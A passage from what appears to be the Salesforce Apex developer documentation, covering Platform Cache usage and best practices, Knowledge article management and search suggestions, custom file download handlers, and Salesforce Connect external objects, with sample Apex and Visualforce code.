📝 **Note:** The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls are not allowed in a partition that the invoking class doesn't own.

The `put()` method has multiple versions (or overloads), and each version takes different parameters. For example, to specify that your cached value can't be overwritten by another namespace, set the last parameter of this method to `true`. The following example also sets the lifetime of the cached value (3600 seconds or 1 hour) and makes the value available to any namespace.

```
// Add a value to the cache with options
Cache.Session.put('ns1.partition1.totalSum', '500', 3600, Cache.Visibility.ALL, true);
```

To retrieve a cached value from the session cache, call the `Cache.Session.get()` method. Because `Cache.Session.get()` returns an object, we recommend that you cast the returned value to a specific type.

```
// Get a cached value
Object obj = Cache.Session.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

`Cache.SessionPartition` Methods

If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead. After the partition object is obtained, the process of adding and retrieving cache values is similar to using the `Cache.Session` methods. The `Cache.SessionPartition` methods are easier to use because you specify only the key name without the namespace and partition prefix.

First, get the session partition and specify the desired partition. The partition name includes the namespace prefix: `namespace.partition`. You can manage the cached values in that partition by adding and retrieving cache values on the obtained partition object. The following example obtains the partition named myPartition in the myNs namespace. Next, if the cache contains a value with the key `BookTitle`, this cache value is retrieved. A new value is added with key `orderDate` and today's date.

```
// Get partition
Cache.SessionPartition sessionPart = Cache.Session.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (sessionPart.contains('BookTitle')) {
    String cachedTitle = (String)sessionPart.get('BookTitle');
}
// Add cache value to the partition
sessionPart.put('OrderDate', Date.today());
```

This example calls the `get` method on a partition in one expression without assigning the partition instance to a variable.

```
// Or use dot notation to call partition methods
String cachedAuthor =
(String)Cache.Session.getPartition('myNs.myPartition').get('BookAuthor');
```

SEE ALSO:

 Apex Reference Guide: Session Class

 Apex Reference Guide: SessionPartition Class

Store and Retrieve Values from the Org Cache

Use the `Cache.Org` and `Cache.OrgPartition` classes to manage values in the org cache. To manage values in any partition, use the methods in the `Cache.Org` class. If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead.

`Cache.Org` Methods

To store a value in the org cache, call the `Cache.Org.put()` method and supply a key and value. The key name is in the format `namespace.partition.key`. For example, for namespace **ns1**, partition **partition1**, and key **orderDate**, the fully qualified key name is `ns1.partition1.orderDate`.

This example stores a `DateTime` cache value with the key `orderDate`. Next, the snippet checks if the `orderDate` key is in the cache, and if so, retrieves the value from the cache.

```
// Add a value to the cache
DateTime dt = DateTime.parse('06/16/2015 11:46 AM');
Cache.Org.put('ns1.partition1.orderDate', dt);
if (Cache.Org.contains('ns1.partition1.orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Org.get('ns1.partition1.orderDate');
}
```

To refer to the default partition and the namespace of the invoking class, omit the `namespace.partition` prefix and specify the key name.

```
Cache.Org.put('orderDate', dt);
if (Cache.Org.contains('orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Org.get('orderDate');
}
```

The `local` prefix refers to the namespace of the current org where the code is running. The `local` prefix refers to the namespace of the current org where the code is running, regardless of whether the org has a namespace defined. If the org has a namespace defined as ns1, the following two statements are equivalent.

```
Cache.Org.put('local.myPartition.orderDate', dt);
Cache.Org.put('ns1.myPartition.orderDate', dt);
```

> 📌 **Note:** The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls are not allowed in a partition that the invoking class doesn't own.

The `put()` method has multiple versions (or overloads), and each version takes different parameters. For example, to specify that your cached value can't be overwritten by another namespace, set the last parameter of this method to `true`. The following example also sets the lifetime of the cached value (3600 seconds or 1 hour) and makes the value available to any namespace.

```
// Add a value to the cache with options
Cache.Org.put('ns1.partition1.totalSum', '500', 3600, Cache.Visibility.ALL, true);
```

To retrieve a cached value from the org cache, call the `Cache.Org.get()` method. Because `Cache.Org.get()` returns an object, we recommend that you cast the returned value to a specific type.

```
// Get a cached value
Object obj = Cache.Org.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

`Cache.OrgPartition` Methods

If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead. After the partition object is obtained, the process of adding and retrieving cache values is similar to using the `Cache.Org` methods. The `Cache.OrgPartition` methods are easier to use because you specify only the key name without the namespace and partition prefix.

First, get the org partition and specify the desired partition. The partition name includes the namespace prefix: `namespace.partition`. You can manage the cached values in that partition by adding and retrieving cache values on the obtained partition object. The following example obtains the partition named myPartition in the myNs namespace. If the cache contains a value with the key `BookTitle`, this cache value is retrieved. A new value is added with key `orderDate` and today's date.

```
// Get partition
Cache.OrgPartition orgPart = Cache.Org.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (orgPart.contains('BookTitle')) {
    String cachedTitle = (String)orgPart.get('BookTitle');
}
// Add cache value to the partition
orgPart.put('OrderDate', Date.today());
```

This example calls the `get` method on a partition in one expression without assigning the partition instance to a variable.

```
// Or use dot notation to call partition methods
String cachedAuthor = (String)Cache.Org.getPartition('myNs.myPartition').get('BookAuthor');
```

SEE ALSO:

Apex Reference Guide: Org Class

Apex Reference Guide: OrgPartition Class

Use a Visualforce Global Variable for the Platform Cache

You can access cached values stored in the session or org cache from a Visualforce page with global variables.

You can use either the `$Cache.Session` or `$Cache.Org` global variable. Include the global variable's fully qualified key name with the namespace and partition name.

This output text component retrieves a session cache value using the global variable's namespace, partition, and key.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.key1}"/>
```

This example is similar but uses the `$Cache.Org` global variable to retrieve a value from the org cache.

```
<apex:outputText value="{!$Cache.Org.myNamespace.myPartition.key1}"/>
```

> **Note:** The remaining examples show how to access the session cache using the `$Cache.Session` global variable. The equivalent org cache examples are the same except that you use the `$Cache.Org` global variable instead.

Unlike with Apex methods, you can't omit the `myNamespace.myPartition` prefix to reference the default partition in the org.

If a namespace isn't defined for the org, use `local` to refer to the org's namespace.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.key1}"/>
```

The cached value is sometimes a data structure that has properties or methods, like an Apex list or a custom class. In this case, you can access the properties in the `$Cache.Session` or `$Cache.Org` expression by using dot notation. For example, this markup invokes the `List.size()` Apex method if the value of `numbersList` is declared as a `List`.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.numbersList.size}"/>
```

This example accesses the value property on the myData cache value that is declared as a custom class.

```
<apex:outputText value="{!$Cache.Session.local.myPartition.myData.value}"/>
```

If you're using `CacheBuilder`, qualify the key name with the class that implements the `CacheBuilder` interface and the literal string `_B_`, in addition to the namespace and partition name. In this example, the class that implements `CacheBuilder` is called `CacheBuilderImpl`.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.CacheBuilderImpl_B_key1}"/>
```

Safely Cache Values with the CacheBuilder Interface

A Platform Cache best practice is to ensure that your Apex code handles cache misses by testing for cache requests that return null. You can write this code yourself. Or, you can use the `Cache.CacheBuilder` interface, which makes it easy to safely store and retrieve values to a session or org cache.

Rather than just declaring what you want to cache in your Apex class, create an inner class that implements the `CacheBuilder` interface. The interface has a single method, `doLoad(String var)`, which you override by coding the logic that builds the cached value based on the `doLoad(String var)` method's argument.

To retrieve a value that you've cached with `CacheBuilder`, you don't call the `doLoad(String var)` method directly. Instead, it's called indirectly by Salesforce the first time you reference the class that implements `CacheBuilder`. Subsequent calls get the value from the cache, as long as the value exists. If the value doesn't exist, the `doLoad(String var)` method is called again to build the value and then return it. As a result, you don't execute `put()` methods when using the `CacheBuilder` interface. And because the `doLoad(String var)` method checks for cache misses, you don't have to write the code to check for nulls yourself.

Let's look at an example. Suppose you're coding an Apex controller class for a Visualforce page. In the Apex class, you often run a SOQL query that looks up a User record based on a user ID. SOQL queries can be expensive, and Salesforce user records don't typically change much, so the User information is a good candidate for `CacheBuilder`.

In your controller class, create an inner class that implements the `CacheBuilder` interface and overrides the `doLoad(String var)` method. Then add the SOQL code to the `doLoad(String var)` method with the user ID as its parameter.

```
class UserInfoCache implements Cache.CacheBuilder {
    public Object doLoad(String userid) {
        User u = (User)[SELECT Id, IsActive, username FROM User WHERE id =: userid];
        return u;
    }
}
```

To retrieve the User record from the org cache, execute the `Org.get(cacheBuilder, key)` method, passing it the `UserInfoCache` class and the user ID. Similarly, use `Session.get(cacheBuilder, key)` and `Partition.get(cacheBuilder, key)` to retrieve the value from the session or partition cache, respectively.

```
User batman = (User) Cache.Org.get(UserInfoCache.class, '00541000000ek4c');
```

When you run the `get()` method, Salesforce searches the cache using a unique key that consists of the strings 00541000000ek4c and UserInfoCache. If Salesforce finds a cached value, it returns it. For this example, the cached value is a User record associated with the ID 00541000000ek4c. If Salesforce doesn't find a value, it executes the `doLoad(String var)` method of `UserInfoCache` again (and reruns the SOQL query), caches the User record, and then returns it.

CacheBuilder Coding Requirements

Follow these requirements when you code a class that implements the `CacheBuilder` interface.

- The `doLoad(String var)` method must take a `String` parameter, even if you do not use the parameter in the method's code. Salesforce uses the string, along with the class name, to build a unique key for the cached value.

- The `doLoad(String var)` method can return any value, including null. If a null value is returned, it is delivered directly to the CacheBuilder consumer and **not** cached. CacheBuilder consumers are expected to handle null values gracefully. We recommend using null values to reflect a temporary failure to re-build the cache key.

- The class that implements `CacheBuilder` must be non-static because Salesforce instantiates a new instance of the class and runs the `doLoad(String var)` method to create the cached value.

SEE ALSO:

Apex Reference Guide: CacheBuilder Interface

Platform Cache Best Practices

Platform Cache can greatly improve performance in your applications. However, it's important to follow these guidelines to get the best cache performance. In general, it's more efficient to cache a few large items than to cache many small items separately. Also be mindful of cache limits to prevent unexpected cache evictions.

Evaluate the Performance Impact

To test whether Platform Cache improves performance in your application, calculate the elapsed time with and without using the cache. Don't rely on the Apex debug log timestamp for the execution time. Use the `System.currentTimeMillis()` method instead. For example, first call `System.currentTimeMillis()` to get the start time. Perform application logic, fetching the data from either the cache or another data source. Then calculate the elapsed time.

```
long startTime = System.currentTimeMillis();
// Your code here
long elapsedTime = System.currentTimeMillis() - startTime;
System.debug(elapsedTime);
```

Handle Cache Misses Gracefully

Ensure that your code handles cache misses by testing cache requests that return null. To help with debugging, add logging information for cache operations.

Alternatively, use the `Cache.CacheBuilder` interface, which checks for cache misses.

```
public class CacheManager {
    private Boolean cacheEnabled;

    public void CacheManager() {
        cacheEnabled = true;
    }

    public Boolean toggleEnabled() { // Use for testing misses
        cacheEnabled = !cacheEnabled;
        return cacheEnabled;
    }
```

```apex
    public Object get(String key) {
        if (!cacheEnabled) return null;
        Object value = Cache.Session.get(key);
        if (value != null) System.debug(LoggingLevel.DEBUG, 'Hit for key ' + key);
        return value;
    }

    public void put(String key, Object value, Integer ttl) {
        if (!cacheEnabled) return;
        Cache.Session.put(key, value, ttl);
        // for redundancy, save to DB
        System.debug(LoggingLevel.DEBUG, 'put() for key ' + key);
    }

    public Boolean remove(String key) {
        if (!cacheEnabled) return false;
        Boolean removed = Cache.Session.remove(key);
        if (removed) {
            System.debug(LoggingLevel.DEBUG, 'Removed key ' + key);
            return true;
        } else return false;
    }

}
```

Group Cache Requests

When possible, group cache requests, but be aware of caching limits. To help improve performance, perform cache operations on a list of keys rather than on individual keys. For example, if you know which keys are necessary to invoke a Visualforce page or perform a task in Apex, retrieve all keys at once. To retrieve multiple keys, call get(keys) in an initialization method.

Cache Larger Items

It's more efficient to cache a few large items than to cache many small items separately. Caching many small items decreases performance and increases overhead, including total serialization size, serialization time, cache commit time, and cache capacity usage.

Don't add many small items to the Platform Cache within one request. Instead, wrap data in larger items, such as lists. If a list is large, consider breaking it into multiple items. Here's an example of what to avoid.

```apex
// Don't do this!

public class MyController {

    public void initCache() {
        List<Account> accts = [SELECT Id, Name, Phone, Industry, Description FROM
            Account limit 1000];
        for (Integer i=0; i<accts.size(); i++) {
            Cache.Org.put('acct' + i, accts.get(i));
        }
    }
}
```

Instead, wrap the data in a few reasonably large items without exceeding the limit on the size of single cached items.

```
// Do this instead.

public class MyController {

public void initCache() {
    List<Account> accts = [SELECT Id, Name, Phone, Industry, Description FROM
        Account limit 1000];
    Cache.Org.put('accts', accts);
    }
}
```

Another good example of caching larger items is to encapsulate data in an Apex class. For example, you can create a class that wraps session data, and cache an instance of the class rather than the individual data items. Caching the class instance improves overall serialization size and performance.

Be Aware of Cache Limits

When you add items to the cache, be aware of the following limits.

Cache Partition Size Limit

When the cache partition limit is reached, keys are evicted until the cache is reduced to 100% capacity. Platform Cache uses a least recently used (LRU) algorithm to evict keys from the cache.

Local Cache Size Limit

When you add items to the cache, make sure that you are not exceeding local cache limits within a request. The local cache limit for the session cache is 500 KB and 1,000 KB for the org cache. If you exceed the local cache limit, items can be evicted from the local cache before the request has been committed. This eviction can cause unexpected misses and long serialization time and can waste resources.

Single Cached Item Size Limit

The size of individual cached items is limited to 100 KB. If the serialized size of an item exceeds this limit, the `Cache.ItemSizeLimitExceededException` exception is thrown. It's a good practice to catch this exception and reduce the size of the cached item.

Use the Cache Diagnostics Page (Sparingly)

To determine how much of the cache is used, check the Platform Cache Diagnostics page. To reach the Diagnostics page:

1. Make sure that Cache Diagnostics is enabled for the user (on the User Detail page).

2. On the Platform Cache Partition page, click the partition name.

3. Click the link to the Diagnostics page for the partition.

The Diagnostics page provides valuable information, including the capacity usage, keys, and serialized and compressed sizes of the cached items. The session cache and org cache have separate diagnostics pages. The session cache diagnostics are per session, and they don't provide insight across all active sessions.

⚑ Note: Generating the diagnostics page gathers all partition-related information and is an expensive operation. Use it sparingly.

Minimize Expensive Operations

Consider the following guidelines to minimize expensive operations.

- Use `Cache.Org.getKeys()` and `Cache.Org.getCapacity()` sparingly. Both methods are expensive, because they traverse all partition-related information looking for or making calculations for a given partition.

  📝 **Note:** `Cache.Session` usage is not expensive.

- Avoid calling the `contains(key)` method followed by the `get(key)` method. If you intend to use the key value, simply call the `get(key)` method and make sure that the value is not equal to null.

- Clear the cache only when necessary. Clearing the cache traverses all partition-related cache space, which is expensive. After clearing the cache, your application will likely regenerate the cache by invoking database queries and computations. This regeneration can be complex and extensive and impact your application's performance.

SEE ALSO:

Platform Cache Limits

Apex Reference Guide: CacheBuilder Interface

Salesforce Knowledge

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need.

Use Apex to access these Salesforce Knowledge features:

IN THIS SECTION:

Knowledge Management

Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Promoted Search Terms

Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Suggest Salesforce Knowledge Articles

Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

Knowledge Management

Users can write, publish, archive, and manage articles using Apex in addition to the Salesforce user interface.

Use the methods in the `KbManagement.PublishingService` class to manage the following parts of the lifecycle of an article and its translations:

- Publishing
- Updating
- Retrieving
- Deleting
- Submitting for translation
- Setting a translation to complete or incomplete status
- Archiving

- Assigning review tasks for draft articles or translations

📝 **Note:** Date values are based on GMT.

To use the methods in this class, you must enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

SEE ALSO:

Apex Reference Guide: PublishingService Class

Promoted Search Terms

Promoted search terms are useful for promoting a Salesforce Knowledge article that you know is commonly used to resolve a support issue when an end user's search contains certain keywords. Users can promote an article in search results by associating keywords with the article in Apex (by using the SearchPromotionRule sObject) in addition to the Salesforce user interface.

Articles must be in published status (with a `PublishSatus` field value of `Online`) for you to manage their promoted terms.

👁 **Example:** This code sample shows how to add a search promotion rule. This sample performs a query to get published articles of type MyArticle__kav. Next, the sample creates a SearchPromotionRule sObject to promote articles that contain the word "Salesforce" and assigns the first returned article to it. Finally, the sample inserts this new sObject.

```
// Identify the article to promote in search results
List<MyArticle__kav> articles = [SELECT Id FROM MyArticle__kav WHERE
PublishStatus='Online' AND Language='en_US' AND Id='Article Id'];

// Define the promotion rule
SearchPromotionRule s = new SearchPromotionRule(
    Query='Salesforce',
    PromotedEntity=articles[0]);

// Save the new rule
insert s;
```

To perform DML operations on the SearchPromotionRule sObject, you must enable Salesforce Knowledge.

Suggest Salesforce Knowledge Articles

Provide users with shortcuts to navigate to relevant articles before they perform a search. Call `Search.suggest(searchText, objectType, options)` to return a list of Salesforce Knowledge articles whose titles match a user's search query string.

To return suggestions, enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

This Visualforce page has an input field for searching articles or accounts. When the user presses the Suggest button, suggested records are displayed. If there are more than five results, the More results button appears. To display more results, click the button.

```
<apex:page controller="SuggestionDemoController">
    <apex:form >
        <apex:pageBlock mode="edit" id="block">
            <h1>Article and Record Suggestions</h1>
            <apex:pageBlockSection >
                <apex:pageBlockSectionItem >
                    <apex:outputPanel >
```

```
                            <apex:panelGroup >
                                <apex:selectList value="{!objectType}" size="1">
                                    <apex:selectOption itemLabel="Account" itemValue="Account"
 />
                                    <apex:selectOption itemLabel="Article"
itemValue="KnowledgeArticleVersion" />
                                    <apex:actionSupport event="onchange" rerender="block"/>
                                </apex:selectList>
                            </apex:panelGroup>
                            <apex:panelGroup >
                                <apex:inputHidden id="nbResult" value="{!nbResult}" />
                            <apex:outputLabel for="searchText">Search Text</apex:outputLabel>

                                 
                                <apex:inputText id="searchText" value="{!searchText}"/>
                                <apex:commandButton id="suggestButton" value="Suggest"
action="{!doSuggest}"
                                                    rerender="block"/>
                                <apex:commandButton id="suggestMoreButton" value="More
results..." action="{!doSuggestMore}"
                                                    rerender="block" style="{!IF(hasMoreResults,
 '', 'display: none;')}"/>
                            </apex:panelGroup>
                        </apex:outputPanel>
                    </apex:pageBlockSectionItem>
                </apex:pageBlockSection>
                <apex:pageBlockSection title="Results" id="results" columns="1"
rendered="{!results.size>0}">
                    <apex:dataList value="{!results}" var="w" type="1">
                        Id: {!w.SObject['Id']}
                        <br />
                        <apex:panelGroup rendered="{!objectType=='KnowledgeArticleVersion'}">

                            Title: {!w.SObject['Title']}
                        </apex:panelGroup>
                        <apex:panelGroup rendered="{!objectType!='KnowledgeArticleVersion'}">

                            Name: {!w.SObject['Name']}
                        </apex:panelGroup>
                        <hr />
                    </apex:dataList>
                </apex:pageBlockSection>
                <apex:pageBlockSection id="noresults" rendered="{!results.size==0}">
                    No results
                </apex:pageBlockSection>
                <apex:pageBlockSection rendered="{!LEN(searchText)>0}">
                    Search text: {!searchText}
                </apex:pageBlockSection>
            </apex:pageBlock>
    </apex:form>
</apex:page>
```

This code is the custom Visualforce controller for the page:

```
public class SuggestionDemoController {

    public String searchText;
    public String language = 'en_US';
    public String objectType = 'Account';
    public Integer nbResult = 5;
    public Transient Search.SuggestionResults suggestionResults;

    public String getSearchText() {
        return searchText;
    }

    public void setSearchText(String s) {
        searchText = s;
    }

    public Integer getNbResult() {
        return nbResult;
    }

    public void setNbResult(Integer n) {
        nbResult = n;
    }

    public String getLanguage() {
        return language;
    }

    public void setLanguage(String language) {
        this.language = language;
    }

    public String getObjectType() {
        return objectType;
    }

    public void setObjectType(String objectType) {
        this.objectType = objectType;
    }

    public List<Search.SuggestionResult> getResults() {
        if (suggestionResults == null) {
            return new List<Search.SuggestionResult>();
        }

        return suggestionResults.getSuggestionResults();
    }

    public Boolean getHasMoreResults() {
        if (suggestionResults == null) {
            return false;
        }
        return suggestionResults.hasMoreResults();
```

```
    }

    public PageReference doSuggest() {
        nbResult = 5;
        suggestAccounts();
        return null;
    }

    public PageReference doSuggestMore() {
        nbResult += 5;
        suggestAccounts();
        return null;
    }

    private void suggestAccounts() {
        Search.SuggestionOption options = new Search.SuggestionOption();
        Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();

        if (objectType=='KnowledgeArticleVersion') {
            filters.setLanguage(language);
            filters.setPublishStatus('Online');
        }
        options.setFilter(filters);
        options.setLimit(nbResult);
        suggestionResults = Search.suggest(searchText, objectType, options);
    }
}
```

SEE ALSO:

Search.suggest(searchQuery,sObjectType,suggestions)

Salesforce Files

Use Apex to customize the behavior of Salesforce Files.

IN THIS SECTION:

Customize File Downloads

You can customize the behavior of files when users attempt to download them using an Apex callback. ContentVersion supports modified file behavior, such as antivirus scanning and information rights management (IRM), after the download operation. File download customization is available in API version 39.0 and later.

Custom File Download Examples

You can use Apex to customize the behavior of files upon attempted download. These examples assume that only one file is being downloaded. File download customization is available in API version 39.0 and later.

Customize File Downloads

You can customize the behavior of files when users attempt to download them using an Apex callback. ContentVersion supports modified file behavior, such as antivirus scanning and information rights management (IRM), after the download operation. File download customization is available in API version 39.0 and later.

Customization code runs before download and determines whether the download can proceed.

The `Sfc` namespace contains Apex objects for customizing the behavior of Salesforce Files before they are downloaded. `ContentDownloadHandlerFactory` provides an interface for customizing file downloads. The `ContentDownloadHandler` class defines values related to whether download is allowed, and what to do otherwise. The `ContentDownloadContext` enum is the context in which the download takes place.

You can use Apex to customize multiple-file downloads from the Content tab in Salesforce Classic. The Apex function parameter List<ID> handles a list of ContentVersion IDs.

Customization also works on content packs and content deliveries. List<ID> is a list of the version IDs in a ContentPack. Setting `isDownloadAllowed = false` on a multi-file or ContentPack download causes the entire download to fail. You can pass a list of the problem files back to an error page via URL parameters in `redirectUrl`.

👁 Example:

- Prevent a file from downloading based on the user profile, device being used, or file type and size.
- Apply IRM control to track information, such as the number of times a file has been downloaded.
- Flag suspicious files before download, and redirect them for antivirus scanning.

Flow Execution

When a download is triggered either from the UI, Connect API, or an sObject call retrieving `ContentVersion.VersionData`, implementations of the `Sfc.ContentDownloadHandlerFactory` are looked up. If no implementation is found, download proceeds. Otherwise, the user is redirected to what has been defined in the `ContentDownloadHandler#redirectUrl` property. If several implementations are found, they are cascade handled (ordered by name) and the first one for which the download isn't allowed is considered.

📝 Note: If a SOAP API operation triggers a download, it goes through the Apex class that checks whether the download is allowed. If a download isn't allowed, a redirection can't be handled, and an exception containing an error message is returned instead.

Custom File Download Examples

You can use Apex to customize the behavior of files upon attempted download. These examples assume that only one file is being downloaded. File download customization is available in API version 39.0 and later.

👁 Example: This example demonstrates a system that requires downloads to go through IRM control for some users. For a Modify All Data (MAD) user who's allowed to download files, and whose user ID is `005xx`:

```apex
// Allow customization of the content Download experience
public class ContentDownloadHandlerFactoryImpl implements
Sfc.ContentDownloadHandlerFactory {

public Sfc.ContentDownloadHandler getContentDownloadHandler(List<ID> ids,
Sfc.ContentDownloadContext context) {
    Sfc.ContentDownloadHandler contentDownloadHandler = new Sfc.ContentDownloadHandler();


    if(UserInfo.getUserId() == '005xx') {
        contentDownloadHandler.isDownloadAllowed = true;
        return contentDownloadHandler;
    }

    contentDownloadHandler.isDownloadAllowed = false;
```

```
    contentDownloadHandler.downloadErrorMessage = 'This file needs to be IRM controlled.
 You're not allowed to download it';
    contentDownloadHandler.redirectUrl ='/apex/IRMControl?Id='+ids.get(0);
    return contentDownloadHandler;
}
}
```

📝 Note: To refer to a MAD user profile, you can use `UserInfo.getProfileId()` instead of `UserInfo.getUserId()`.

In this example, `IRMControl` is a Visualforce page created for displaying a link to download a file from the IRM system. You need a controller for this page that calls your IRM system. As it's processing the file, it gives an endpoint to download the file when it's controlled. Your IRM system uses the sObject API to get the `VersionData` of this `ContentVersion`. Therefore, the IRM system needs the VersionID and must retrieve the VersionData using the MAD user.

Your IRM system is at `http://irmsystem` and is expecting the VersionID as a query parameter. The IRM system returns a JSON response with the download endpoint in a `downloadEndpoint` value.

```
public class IRMController {

private String downloadEndpoint;

public IRMController() {
    downloadEndpoint = '';
}

public void applyIrmControl() {
    String versionId = ApexPages.currentPage().getParameters().get('id');
    Http h = new Http();

    //Instantiate a new HTTP request, specify the method (GET) as well as the endpoint

    HttpRequest req = new HttpRequest();
    req.setEndpoint('http://irmsystem?versionId=' + versionId);
    req.setMethod('GET');

    // Send the request, and retrieve a response
    HttpResponse r = h.send(req);
    JSONParser parser = JSON.createParser(r.getBody());
      while (parser.nextToken() != null) {
        if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
            (parser.getText() == 'downloadEndpoint')) {
                parser.nextToken();
                downloadEndpoint = parser.getText();
                break;
        }
    }
}

public String getDownloadEndpoint() {
    return downloadEndpoint;
}

}
```

👁 **Example:** The following example creates a class that implements the `ContentDownloadHandlerFactory` interface and returns a download handler that prevents downloading a file to a mobile device.

```
// Allow customization of the content Download experience
public class ContentDownloadHandlerFactoryImpl implements
Sfc.ContentDownloadHandlerFactory {

public Sfc.ContentDownloadHandler getContentDownloadHandler(List<ID> ids,
Sfc.ContentDownloadContext context) {
    Sfc.ContentDownloadHandler contentDownloadHandler = new Sfc.ContentDownloadHandler();


    if(context == Sfc.ContentDownloadContext.MOBILE) {
        contentDownloadHandler.isDownloadAllowed = false;
      contentDownloadHandler.downloadErrorMessage = 'Downloading a file from a mobile
 device isn't allowed.';
        return contentDownloadHandler;
    }
    contentDownloadHandler.isDownloadAllowed = true;
    return contentDownloadHandler;
}
```

👁 **Example:** You can also prevent downloading a file from a mobile device and require that a file must go through IRM control.

```
// Allow customization of the content Download experience
public class ContentDownloadHandlerFactoryImpl implements
Sfc.ContentDownloadHandlerFactory {

public Sfc.ContentDownloadHandler getContentDownloadHandler(List<ID> ids,
Sfc.ContentDownloadContext context) {
    Sfc.ContentDownloadHandler contentDownloadHandler = new Sfc.ContentDownloadHandler();


    if(UserInfo.getUserId() == '005xx000001SvogAAC') {
        contentDownloadHandler.isDownloadAllowed = true;
        return contentDownloadHandler;
    }
    if(context == Sfc.ContentDownloadContext.MOBILE) {
        contentDownloadHandler.isDownloadAllowed = false;
      contentDownloadHandler.downloadErrorMessage = 'Downloading a file from a mobile
 device isn't allowed.';
        return contentDownloadHandler;
    }

    contentDownloadHandler.isDownloadAllowed = false;
   contentDownloadHandler.downloadErrorMessage = 'This file needs to be IRM controlled.
 You're not allowed to download it';
    contentDownloadHandler.redirectUrl ='/apex/IRMControl?Id='+id.get(0);
    return contentDownloadHandler;
}
}
```

Salesforce Connect

Apex code can access external object data via any Salesforce Connect adapter. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. The custom adapter can retrieve data from external systems and synthesize data locally. Salesforce Connect represents that data in Salesforce external objects, enabling users and the Lightning Platform to seamlessly interact with data that's stored outside the Salesforce org.

IN THIS SECTION:

Apex Considerations for Salesforce Connect External Objects

Apex code can access external object data via any Salesforce Connect adapter, but some requirements and limitations apply.

Writable External Objects

By default, external objects are read only, but you can make them writable. Doing so lets Salesforce users and APIs create, update, and delete data that's stored outside the org by interacting with external objects within the org. For example, users can see all the orders that reside in an SAP system that are associated with an account in Salesforce. Then, without leaving the Salesforce user interface, they can place a new order or route an existing order. The relevant data is automatically created or updated in the SAP system.

External Change Data Capture Packaging and Testing

You can distribute External Change Data Capture components in managed packages, including a framework for testing your Apex triggers. Special behaviors and limitations apply to packaging and package installation.

Get Started with the Apex Connector Framework

To get started with your first custom adapter for Salesforce Connect, create two Apex classes: one that extends the `DataSource.Connection` class, and one that extends the `DataSource.Provider` class.

Key Concepts About the Apex Connector Framework

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce org to any data anywhere via the Salesforce Connect custom adapter.

Considerations for the Apex Connector Framework

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

Apex Connector Framework Examples

These examples illustrate how to use the Apex Connector Framework to create custom adapters for Salesforce Connect.

SEE ALSO:

Salesforce Help: Access External Data With Salesforce Connect

Salesforce Connect Learning Map

Apex Considerations for Salesforce Connect External Objects

Apex code can access external object data via any Salesforce Connect adapter, but some requirements and limitations apply.

- These features aren't available for external objects.
  - Apex-managed sharing
  - Apex triggers (However, you can create triggers on external change data capture events from OData 4.0 connections.)
- When developers use Apex to manipulate external object records, asynchronous timing and an active background queue minimize potential save conflicts. A specialized set of Apex methods and keywords handles potential timing issues with write execution. Apex

454

also lets you retrieve the results of delete and upsert operations. Use the BackgroundOperation object to monitor job progress for write operations via the API or SOQL.

- `Database.insertAsync()` methods can't be executed in the context of a portal user, even when the portal user is a community member. To add external object records via Apex, use `Database.insertImmediate()` methods.

> ⊗ **Important:** When running an iterable batch Apex job against an external data source, the external records are stored in Salesforce while the job is running. The data is removed from storage when the job completes, whether or not the job was successful. No external data is stored during batch Apex jobs that use `Database.QueryLocator`.

- If you use batch Apex with `Database.QueryLocator` to access external objects via an OData adapter for Salesforce Connect:

  - Enable Request Row Counts on the external data source, and each response from the external system must include the total row count of the result set.

  - We recommend enabling Server Driven Pagination on the external data source and having the external system determine page sizes and batch boundaries for large result sets. Typically, server-driven paging can adjust batch boundaries to accommodate changing data sets more effectively than client-driven paging.

    When Server Driven Pagination is disabled on the external data source, the OData adapter controls the paging behavior (client-driven). If external object records are added to the external system while a job runs, other records can be processed twice. If external object records are deleted from the external system while a job runs, other records can be skipped.

  - When Server Driven Pagination is enabled on the external data source, the batch size at runtime is the smaller of the following:

    - Batch size specified in the `scope` parameter of `Database.executeBatch`. Default is 200 records.
    - Page size returned by the external system. We recommend that you set up your external system to return page sizes of 200 or fewer records.

SEE ALSO:

Writable External Objects

By default, external objects are read only, but you can make them writable. Doing so lets Salesforce users and APIs create, update, and delete data that's stored outside the org by interacting with external objects within the org. For example, users can see all the orders that reside in an SAP system that are associated with an account in Salesforce. Then, without leaving the Salesforce user interface, they can place a new order or route an existing order. The relevant data is automatically created or updated in the SAP system.

Access to external data depends on the connections between Salesforce and the external systems that store the data. Network latency and the availability of the external systems can introduce timing issues with Apex write or delete operations on external objects.

